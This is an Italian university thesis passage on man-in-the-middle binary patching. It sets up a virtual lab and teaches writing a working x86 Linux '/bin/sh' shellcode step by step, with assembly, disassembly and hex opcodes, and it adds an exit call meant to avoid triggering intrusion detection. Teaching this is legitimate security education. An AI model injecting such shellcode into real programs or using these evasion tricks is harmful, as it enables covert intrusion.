Università degli Studi di Camerino

Scuola di Scienze e Tecnologie
Corso di Laurea in Informatica (Classe L-31)

MITM ATTACK WITH PATCHING BINARIES ON THE FLY BY ADDING SHELLCODES

Tesi di Laurea
in
Sicurezza Informatica

Laureando:
Gabrielli Gianluca

Relatore:
Prof. Marcantoni Fausto

Indice

A Valeria

per tutto quello che Lei rappresenta per me.

Con l'auspicio di continuare a crescere insieme

Fin dai primi anni '80 fu chiaro, agli hackers pionieri della programmazione, che i computer non sono altro che macchine che fanno esattamente quello che viene ordinato loro senza sbagliare mai. Quando commettono un errore questo è dovuto all'incompetenza del programmatore, il quale li ha programmati per commetterlo. Fu così che si iniziarono a *sfruttare le vulnerabilità del ragionamento umano trasmesse ai programmi*. In questo contesto discuteremo come aggirare una serie di *sistemi di sicurezza* e prendere il *controllo remoto* di una generica macchina desktop senza che l'utente si *accorga* dell'intrusione.

Ci troviamo all'interno di una rete LAN nella quale sono connesse altre persone, tra cui anche la nostra vittima designata, la quale da qui in avanti chiameremo più semplicemente *Vittima*. Non abbiamo ancora grandi informazioni su di lei e non siamo neanche a conoscenza del modello del suo computer e/o quale sistema operativo stia usando.
Possiamo ipotizzare che stia uilizzando uno dei seguenti:

- Windows XP/Vista/7/8/8.1
- Mac OS X (qualsiasi versione)
- GNU/Linux

Il nostro obiettivo è collegarci all'interno della sua macchina, dove è presente una copia dei documenti che ci interessano, e quindi leggerne il contenuto.

2.1 Struttura della simulazione

Per simulare la rete LAN dove verrà sferrato l'attacco ho fatto ricorso alla virtualizzazione, utilizzando l'apposito software open source *VirtualBox*.
La rete di computer è realizzata da cinque macchine distinte, una da cui verrà sferrato l'attacco, e quattro potenziali vittime. Ognuna di loro dispone di un sistema operativo differente, così da poter sperimentare attacchi su più architetture.

Di seguito la descrizione per ognuna di esse:

1. ***Attaccante***
   O.S.: Kali Linux (64bit)
   RAM: 2048Mb
   CPU: Intel Core i7-2620M @ 2.7Ghz, Single Core
   Acc. HW: Si, VT-x
   Rete: Interfaccia Ethernet (1)

2. ***Microsoft (1)***

   O.S.: Windows 7 Ultimate (64bit)

   RAM: 2048Mb

   CPU: Intel Core i7-2620M @ 2.7Ghz, Single Core

   Acc. HW: Si, VT-x

   Rete: Interfaccia Ethernet (1)

3. ***Microsoft (2)***

   O.S.: Windows 8.1 Enterprise (64bit)

   RAM: 2048Mb

   CPU: Intel Core i7-2620M @ 2.7Ghz, Single Core

   Acc. HW: Si, VT-x

   Rete: Interfaccia Ethernet (1)

4. ***Apple***

   O.S.: MAC OS X Yosemite (64bit)

   RAM: 2048Mb

   CPU: Intel Core i7-2620M @ 2.7Ghz, Single Core

   Acc. HW: Si, VT-x

   Rete: Interfaccia Ethernet (1)

5. ***GNU/Linux***

   O.S.: Ubuntu 14.10 (64bit)


   RAM: 2048Mb

   CPU: Intel Core i7-2620M @ 2.7Ghz, Single Core

   Acc. HW: Si, VT-x

   Rete: Interfaccia Ethernet (1)

Le schede di rete virtuali (interfaccia ethernet) di queste macchine sono collegate al router grazie ad una connessione di tipo *bridge* con la scheda wireless (fisica) del sistema ospitante (host), la quale a sua volta è collegata al router attraverso una connessione senza fili.
In questa maniera ogni macchina virtuale può ricevere un indirizzo IP dal router, attraverso il protocollo DHCP, come una qualsiasi macchina reale.
Le macchine hanno quindi accesso ad internet e possono comunicare tra di loro, ricreando così le esatte condizioni di una classica rete locale domestica (LAN).
Di seguito un'immagine illustrativa della struttura appena descritta.



2.3 Shellcode

In questo capitolo parleremo dello shellcode, questo sconosciuto, spiegando ogni sua componente. Mentre il suo utilizzo lo vedremo più avanti, dopo aver introdotto altri concetti.

Per shellcode si intende una sequenza di istruzioni macchina da far eseguire in successione al processore, con l'intento di far eseguire al sistema operativo un preciso comando o una serie di questi.
Allora perché il nome shellcode e non più comunemente somecode? Il nome deriva dal fatto che quasi sempre le istruzioni che gli hacker tentano di far eseguire al sistema operativo hanno il compito di aprire una shell, da qui *shellcode*. Ma non per forza un attaccante scrive uno shellcode che ha come scopo l'esecuzione di una shell, magari può scriverne uno che scarichi da internet un eseguibile per poi lanciarlo, come ad esempio un virus di dimensioni maggiori dello shellcode stesso.
La shell, o più comunemente prompt dei comandi, è la plancia di comando del computer. Una volta che l' hacker ha accesso ad essa, può fare quel che vuole all'interno di quel sistema, privilegi di accesso alle risorse permettendo.

Scrittura di uno shellcode

Ipotizziamo ora di voler scrivere uno shellcode da zero, il cui scopo è quello di eseguire una shell, da dove iniziamo?
Innanzitutto dobbiamo sapere che ogni processore ha il proprio set di istruzioni che può eseguire, e queste cambiano da un' architettura all'altra. Quindi per scrivere uno shellcode che sia eseguibile su una macchina vittima, dobbiamo conoscerne il tipo di processore e quindi l'architettura di quest'ultimo.
In questo caso scriveremo uno shellcode per un processore x86, ovvero Intel a 32bit, così facendo il nostro risultato sarà compatibile sia con i processori Intel a 32bit che a 64bit grazie alla retrocompatibilità di quest'ultimi.

Per prima cosa dobbiamo scoprire quali sono le istruzioni che compongono un programma che esegue una shell. Per questo ne scriveremo uno semplice in linguaggio C, il quale utilizza la syscall execve() che ha lo scopo di eseguire un comando effettuando un fork e, guarda caso, il comando che andremo a specificare sarà proprio l'esecuzione della shell, ovvero `/bin/sh`.

Per prima cosa però andiamo a dare uno sguardo al manuale di questa chiamata di sistema.

```
EXECVE(2)                         Linux Programmer's Manual                        EXECVE(2)

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv [], char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by filename.  filename must be either a binary
       executable, or a script starting with a line of the form "#!  interpreter  [arg]".   In
       the  latter  case,  the interpreter must be a valid pathname for an executable which is
       not itself a script, which will be invoked as interpreter [arg] filename.

       argv is an array of argument strings passed to the new program.  envp is  an  array  of
       strings,  conventionally  of the form key=value, which are passed as environment to the
       new program.  Both, argv and envp must be terminated by a null pointer.   The  argument
       vector  and  environment can be accessed by the called program's main function, when it
       is defined as int main(int argc, char *argv[], char *envp[]).
[...]
```

Come era già intuibile dal prototipo della funzione ci sono tre parametri, mentre il primo è un puntatore a carattere gli ultimi due sono puntatori a vettori di caratteri. L'ultimo parametro (`envp`) viene utilizzato per passare variabili di ambiente, cosa di cui non abbiamo bisogno e per questo gli passeremo il puntatore nullo.
Il primo parametro (`filename`) vuole un puntatore alla stringa ASCIIZ[1] contenente il pathname del programma da eseguire dopo il fork, il secondo (`argv`) richiede un puntatore ad un vettore di stringhe ASCIIZ che termina con un puntatore nullo.

1 Per ASCIIZ si intende una stringa terminata con il carattere di fine stringa '\0'.

Siamo pronti a scrivere il nostro semplice programma in C.

```
#include <unistd.h>

int main() {
        char *args[2];
        args[0] = "/bin/sh";
        args[1] = NULL;
        execve(args[0], args, NULL);
}
```

Passiamo alla compilazione e quindi all'esecuzione, per verificare che il programma faccia quanto abbiamo ipotizzato.

```
$ gcc -o get_shell
get_shell.c
$ ./get_shell
sh-4.3$ exit
$
```

Funziona. Ora abbiamo un eseguibile, quindi linguaggio macchina, che svolge esattamente il compito che a noi interessa.
Se ci pensiamo bene, il linguaggio macchina, quella lunghissima serie di uni e di zeri, altro non è che *la rappresentazione in base due dei codici operativi delle istruzioni* che vengono eseguite dal nostro processore.

Mi spiego meglio, prendiamo ad esempio un'istruzione che il nostro processore può eseguire: questa svuota il registro `eax` del nostro processore. Nell'ordine calcola lo `xor` tra il valore contenuto nel registro `eax` ed il valore stesso, scrive poi il risultato nel registro `eax`.

```
xor eax,eax
```

È ovvio che l'operazione logica `xor`, che ha come operandi lo stesso valore, restituisce `0`.

Per far eseguire questa operazione al processore dobbiamo prima convertirla nel suo codice operativo, ovvero la sequenza di bit che data in input al processore fa eseguire lo xor tra il registro eax e se stesso.

Per far questo ci servirà un *assembler*, ovvero quel programma che traduce le istruzioni *assembly* in codici operativi.

Il codice operativo della nostra istruzione, per un processore x86 è

```
31c0
```

possiamo notare che il codice operativo è rappresentato in esadecimale, per una facilità di lettura da parte dell'essere umano, ma un valore esadecimale è solamente un altro modo per rappresentare un numero, proprio come i valori binari. Quindi possiamo convertirlo in base due e leggere il linguaggio macchina che permette l'azzeramento del registro eax

```
31c0 = 00110001 11000000
```

Torniamo ora al nostro programma in C che abbiamo precedentemente compilato.

Considerando che l'eseguibile deve essere formato da sequenze di bit (in base sedici sono i codici operativi) che identificano le istruzioni assembly, le quali se eseguite in ordine ci permettono di ottenere una shell, è possibile tirare fuori le suddette istruzioni?

Sì, mediante un procedimento chiamato *disassemblamento*.

```
$objdump --disassembler-options=intel -d get_shell
```

Objdump è un programma che preso in input un file in linguaggio macchina, lo riconverte nelle rispettive istruzioni assembly.

Calling Convention

Ogni volta che una funzione ne chiama un'altra, che da qui in poi identificheremo rispettivamente come "*funzione chiamante*" e "*funzione chiamata*", si esegue una esatta procedura (o protocollo) per assicurarsi che al termine dell'esecuzione della funzione chiamata, lo stato della macchina[1] torni esattamente come era precedentemente alla chiamata, per permettere così alla funzione chiamante di riprendere la propria esecuzione.

Questa procedura definisce anche come vengono passati i parametri alla funzione chiamata.

La funzione che dovremo chiamare è *execve()* alla quale dovremo passare 3 argomenti, nell'ordine:

1. Puntatore alla stringa ASCIIZ che contiene il *pathname*
2. Puntatore al vettore di stringhe ASCIIZ che termina con byte nullo
3. Puntatore nullo

per farlo dovremo mettere questi valori in ordine nei seguenti registri `ebx`, `ecx`, `edx` mentre nel registro `eax` dovremo inserire il numero della syscall da chiamare, che nel caso di `execve()` è `0xb`.

I rispettivi numeri delle syscall possono essere trovati nella libreria `unistd_32.h` contenuta nelle glibc, che spesso si trova in `/usr/include/asm/unistd_32.h`

1 Per stato della macchina si intende il contenuto di ogni singolo registro e dello stack in RAM.

Scriviamo lo shellcode

Possiamo passare alla scrittura del nostro shellcode, ovvero scriviamo in assembly le minime istruzioni necessarie per eseguire *execve()* e quindi ricevere la shell.

Per conoscere i puntatori di una stringa, prima ci serve quella stringa in memoria centrale.

In questo caso l'istruzione db (declare byte) ci permette di inizializzare una regione di memoria in maniera statica, e quindi fa al caso nostro:

```
db '/bin/sh',0
```

in qualche parte di memoria (ancora non conosciamo l'indirizzo) ci saranno i byte che compongono la stringa ASCIIZ '/bin/sh'.

Qui incontriamo il primo problema, non sappiamo a quale indirizzo verrà memorizzata questa stringa. Come possiamo scoprirlo? Si usa il vecchio trucco del *jmp and call*.

Ricordiamoci che l'istruzione call memorizza sullo stack l'Instruction Pointer, ovvero il registro che contiene l'indirizzo dell'istruzione successiva a quella che si sta eseguendo, e poi effettua un jmp incondizionato. Ed ecco il trucco:


```
           jmp stringa     ;qui inizia il nostro shellcode
indietro:  pop ebx         ;spostiamo in ebx l'ultimo valore dello stack
           [...]
           [...]           ;qui scriveremo il cuore dello shellcode
           [...]
stringa:   call indietro   ;salva l'indirizzo della stringa nello stack
           db '/bin/sh',0  ;la nostra stringa ASCIIZ in memoria ram
```

All'inizio il nostro shellcode salta direttamente alla penultima riga `jmp stringa,` quindi la seconda istruzione che viene eseguita è la `call indietro` che salva l'indirizzo dell'istruzione successiva sullo *stack* e poi effettua un altro salto alla seconda riga; praticamente è come se facesse un `jmp indietro.` La seconda riga effettua una `pop`, ovvero leva l'ultimo valore inserito nello stack e lo copia in *ebx*, così facendo abbiamo di nuovo lo stack pulito e l'indirizzo della stringa all'interno del registro *ebx*.

Ricapitoliamo i passaggi che dobbiamo fare per eseguire l'*execve()* passandogli i parametri corretti.

- Inserire in ebx il puntatore della stringa contenente il pathname (FATTO)
- Inserire in ecx il puntatore ad un vettore di stringhe che termina con un puntatore nullo
- Inserire in edx il puntatore nullo
- Inserire in eax il valore di *execve()* che è `0xb`
- Lanciare in interrupt software per chiamare la *syscall*

Per completare il secondo punto, dobbiamo ottenere un puntatore ad un vettore di puntatori a carattere (stringhe), dobbiamo costruirlo run-time in memoria centrale e salvare il suo indirizzo in `ecx`. L'immagine seguente è un illustrazione di quanto appena detto.




Ci basterà memorizzare sullo stack l'indirizzo della stringa, che attualmente è contenuto in `ebx`, e questo sarà il nostro `argv[0]`. Poi nei 4 byte adiacenti scriveremo 32 zeri e questi saranno il nostro `argv[1]` (puntatore nullo). Abbiamo così realizzato un vettore di stringhe il cui ultimo elemento è `NULL`. Non ci rimane che salvare il suo indirizzo in `ecx`.

Scriviamo quindi quanto detto in assembly, completando quanto scritto finora.

```
          jmp stringa     ;qui inizia il nostro shellcode
indietro: pop ebx         ;spostiamo in ebx l'ultimo valore dello stack
          mov eax,0       ;metto 0 in eax
          push eax        ;metto nello stack argv[1]
          push ebx        ;metto nello stack argv[0]
          mov ecx,esp     ;salvo l'indirizzo di argv[0] in ecx
          [...]
          [...]
          [...]
stringa:  call indietro   ;salva l'indirizzo della stringa nello stack
          db '/bin/sh',0  ;la nostra stringa ASCIIZ in memoria ram
```

A questo punto inseriamo prima `argv[1]` e poi `argv[0]` in quanto lo *stack* cresce verso l'alto, ovvero verso gli indirizzi bassi. La seguente immagine illustra in che verso cresce lo stack.




Notiamo un attimo gli indirizzi di memoria: la parte bassa della memoria è indirizzata dagli indirizzi più alti (`0xFFFF`) mentre la parte alta della memoria dagli indirizzi più bassi (`0x0000`). Si dice quindi che lo stack cresce verso l'alto, cioè dalla parte bassa della memoria verso quella alta. È inoltre corretto dire che lo stack cresce verso gli indirizzi bassi, in quanto partendo da quelli più alti `0xFFFF` va verso `0x0000`.

Passiamo ora al prossimo punto. `Edx` serve a passare il terzo parametro alla syscall, anche lui è un puntatore ad un vettore di stringhe, questa volta contenti le variabili d'ambiente. Abbiamo già detto che non ci servirà per eseguire una semplice shell, quindi il nostro vettore di stringhe sarà composto da un unico elemento che sarà anche l'ultimo, ovvero il puntatore nullo.
Abbiamo già in memoria ram 4 byte contigui ed uguali a zero che si trovano ad un offset di 4 byte da `ecx`, quindi ci basterà calcolare l'indirizzo ed assegnarlo ad `edx`.

```
           jmp stringa     ;qui inizia il nostro shellcode
indietro:  pop ebx         ;spostiamo in ebx l'ultimo valore dello stack
           mov eax,0       ;metto 0 in eax
           push eax        ;metto nello stack argv[1]
           push ebx        ;metto nello stack argv[0]
           mov ecx,esp     ;salvo l'indirizzo di argv[0] in ecx
           mov edx,ecx     ;copio ecx dentro edx
           add edx,4       ;scendo di 4 byte sullo stack
           [...]
           [...]
           [...]
stringa:   call indietro   ;salva l'indirizzo della stringa nello stack
           db '/bin/sh',0  ;la nostra stringa ASCIIZ in memoria ram
```

La seguente immagine illustra l'attuale situazione. Ricordo che `argv[1] = 0x00000000`



Bene, siamo riusciti ad inserire tutti i parametri di cui abbiamo bisogno al posto giusto. Ora non ci rimane che inserire il numero della syscall che vogliamo chiamare in eax e lanciare l'interrupt software. Faremo entrambi i punti con un solo passaggio.

```
           jmp stringa     ;qui inizia il nostro shellcode
indietro:  pop ebx         ;spostiamo in ebx l'ultimo valore dello stack
           mov eax,0       ;metto 0 in eax
           push eax        ;metto nello stack argv[1]
           push ebx        ;metto nello stack argv[0]
           mov ecx,esp     ;salvo l'indirizzo di argv[0] in ecx
           mov edx,ecx     ;copio ecx dentro edx
           add edx,4       ;scendo di 4 byte sullo stack
           add eax,0xb     ;eax era 0 quindi ci sommo 11
           int 0x80        ;interrupt software
stringa:   call indietro   ;salva l'indirizzo della stringa nello stack
           db '/bin/sh',0  ;la nostra stringa ASCIIZ in memoria ram
```

Ed ecco qua il nostro shellcode, ma dobbiamo avere ancora un attimo di pazienza prima di poterlo provare.

Prima di tutto possiamo ottimizzarlo aggiungendo un'altra piccola accortezza: immaginiamo che per qualsiasi motivo la chiamata di sistema fallisca, il risultato che porterebbe sarebbe un crash del programma dove è iniettato lo shellcode, il quale crashando tornerebbe al sistema operativo un valore diverso da `0;` in informatica significa che il programma non è terminato nella maniera corretta. Questo catturerebbe immediatamente l'attenzione di eventuali IDS[1] che avviserebbero l'amministratore di sistema, e non è quello che vogliamo.

Per ovviare a questa eventualità accoderemo subito dopo la prima interrupt software, ovvero la chiamata alla syscall, una più pulita `exit(0)` così che se dovesse fallire la prima `int 0x80` il programma eseguirebbe la *exit*.

Ma come si effettua una `exit(0)` in assembly!? Semplice, la exit è un'altra syscall ed il suo numero è `0x1`.

1 Intrusion Detection System

Sappiamo già che per chiamare una syscall dobbiamo inserire il suo numero in eax, gli eventuali parametri in ebx, ecx, edx ed infine lanciare l'interrupt software. Procediamo con la `exit(0)` che ha un solo parametro ed è un intero uguale a zero, quindi ci basterà il registro `ebx` per il passaggio dei paramteri.

```
           jmp stringa     ;qui inizia il nostro shellcode
indietro:  pop ebx         ;spostiamo in ebx l'ultimo valore dello stack
           mov eax,0       ;metto 0 in eax
           push eax        ;metto nello stack argv[1]
           push ebx        ;metto nello stack argv[0]
           mov ecx,esp     ;salvo l'indirizzo di argv[0] in ecx
           mov edx,ecx     ;copio ecx dentro edx
           add edx,4       ;scendo di 4 byte sullo stack
           add eax,0xb     ;eax era 0 quindi ci sommo 11
           int 0x80        ;interrupt software
           sub eax,0xa     ;sottraggo 10 ad eax così diventa 1
           mov ebx,0       ;metto 0 in ebx
           int 0x80        ;interrupt software
stringa:   call indietro   ;salva l'indirizzo della stringa nello stack
           db '/bin/sh',0  ;la nostra stringa ASCIIZ in memoria ram
```

A questo punto abbiamo terminato il nostro programma in assembly che esegue una shell e nel caso in cui fallisse termina l'esecuzione tornando al sistema operativo il valore `0`, così da non “far accendere nessun campanello di allarme”.

Dobbiamo ora compilarlo. Lo diamo in pasto ad un assembler, così che possa convertire ogni singola istruzione nel rispettivo codice operativo che successivamente il processore potrà eseguire.

Inseriamo in testa delle direttive per l'assembler NASM

```
          bits 32
          global _start
          section .text
_start:   jmp stringa     ;qui inizia il nostro shellcode
indietro: pop ebx         ;spostiamo in ebx l'ultimo valore dello stack
          mov eax,0       ;metto 0 in eax
          push eax        ;metto nello stack argv[1]
          push ebx        ;metto nello stack argv[0]
          mov ecx,esp     ;salvo l'indirizzo di argv[0] in ecx
          mov edx,ecx     ;copio ecx dentro edx
          add edx,4       ;scendo di 4 byte sullo stack
          add eax,0xb     ;eax era 0 quindi ci sommo 11
          int 0x80        ;interrupt software
          sub eax,0xa     ;sottraggo 10 ad eax così diventa 1
          mov ebx,0       ;metto 0 in ebx
          int 0x80        ;interrupt software
stringa:  call indietro   ;salva l'indirizzo della stringa nello stack
          db '/bin/sh',0  ;la nostra stringa ASCIIZ in memoria ram
```

```
$nasm -f elf shellcode.asm -o
shellcode.o
$ld -m elf_i386 shellcode.o -o
shellcode
$./shellcode
sh-4.3$ exit
$
```

Funziona perfettamente! Ora possiamo estrarre i codici operativi di ogni singola istruzione dall'eseguibile chiamato `shellcode` utilizzando di nuovo Objdump, ma in questo caso l'output sarà molto corto. In questa maniera abbiamo scritto un programma di pochissime righe in assembly che fa esclusivamente quello che ci serve.

```
$objdump --disassembler-options=intel -d shellcode

test:     formato del file elf32-i386

Disassemblamento della sezione .text:

08048060 <_start>:
 8048060:       eb 1e                   jmp    8048080 <stringa>

08048062 <indietro>:
 8048062:       5b                      pop    ebx
 8048063:       b8 00 00 00 00          mov    eax,0x0
 8048068:       50                      push   eax
 8048069:       53                      push   ebx
 804806a:       89 e1                   mov    ecx,esp
 804806c:       89 ca                   mov    edx,ecx
 804806e:       83 c2 04                add    edx,0x4
 8048071:       83 c0 0b                add    eax,0xb
 8048074:       cd 80                   int    0x80
 8048076:       83 e8 0a                sub    eax,0xa
 8048079:       bb 00 00 00 00          mov    ebx,0x0
 804807e:       cd 80                   int    0x80

08048080 <stringa>:
 8048080:       e8 dd ff ff ff          call   8048062 <indietro>
 8048085:       2f                      das
 8048086:       62 69 6e                bound  ebp,QWORD PTR [ecx+0x6e]
 8048089:       2f                      das
 804808a:       73 68                   jae    80480f4 <stringa+0x74>
```

I codici operativi che ci interessano sono quelli della seconda colonna, e sono le traduzioni in codice macchina delle istruzioni nella terza colonna.

Se osserviamo le ultime quattro istruzioni queste sembrano non avere senso, in quanto objdump ha cercato di dare un significato alla stringa `/bin/sh\0` pensando si trattasse di istruzioni da disassemblare. Consultando la tabella ASCII possiamo notare che il carattere con il valore esadecimale `2f` è **`'/'`** continuando `62`=**`'b'`**, `69`=**`'i'`**, `6e`=**`'n'`**, `2f`=**`'/'`**, `73`=**`'s'`**, `68`=**`'h'`**.

Ovvero il significato reale delle ultime quattro righe è il nostro `db '/bin/sh',0`

```
8048085:       2f                      das
8048086:       62 69 6e                bound  ebp,QWORD PTR [ecx+0x6e]
8048089:       2f                      das
804808a:       73 68                   jae    80480f4 <stringa+0x74>
```

Anche se l'ultimo byte 0x00 non ci è stato stampato da Objdump. Sarebbe dovuto essere:

Riscriviamo ora i codici operativi in un altra forma, del tipo `\x00`, che è un altro modo per intendere che il valore rappresentato è un numero e va considerato in base sedici.

```
804808b:       00
```

Iniziando dal primo byte fino all'ultimo avremo:

```
\xeb\x1e\x5b\xb8\x00\x00\x00\x00\x50\x53\x89\xe1\x89\xca\x83\xc2\x
04\x83\xc0\x0b\xcd\x80\x83\xe8\x0a\xbb\x00\x00\x00\x00\xcd\x80\xe8\
xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Questi sono i bit che se eseguiti in questa sequenza effettuano un fork ed eseguono una shell ed in caso di errore tornano al sistema operativo il valore `0`, per indicare che il programma è terminato correttamente, ovvero si sono riscontrati `0` errori.

Gli shellcode vengono iniettati all'interno dei processi in esecuzione o all'interno di altri programmi sotto forma di stringa, per questo abbiamo scritto i codici operativi nella forma `\x00`. E qui troviamo il nostro secondo ed ultimo problema.

Come sappiamo, ogni stringa termina con un carattere ben preciso: il carattere di finestringa. Comunemente rappresentato così `'\0'` ha come valore 0x00. Quindi ogni volta che in una stringa si incontra il carattere con valore `0` (da non confondere con la rappresentazione del nuemero `0`) la stringa viene interrotta. Questo per noi si traduce nel fatto che non dobbiamo avere neanche un valore `\x00` all'interno del nostro shellcode, ma ahimè ne abbiamo più di uno.

```
\xeb\x1e\x5b\xb8\x00\x00\x00\x00\x50\x53\x89\xe1\x89\xca\x83\x
c2\x04\x83\xc0\x0b\xcd\x80\x83\xe8\x0a\xbb\x00\x00\x00\x00\xcd
\x80\xe8\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Come è possibile levarli? Le prime due serie derivano dalle due istruzioni `mov` che abbiamo usato.

```
8048063:       b8 00 00 00 00          mov    eax,0x0
8048079:       bb 00 00 00 00          mov    ebx,0x0
```

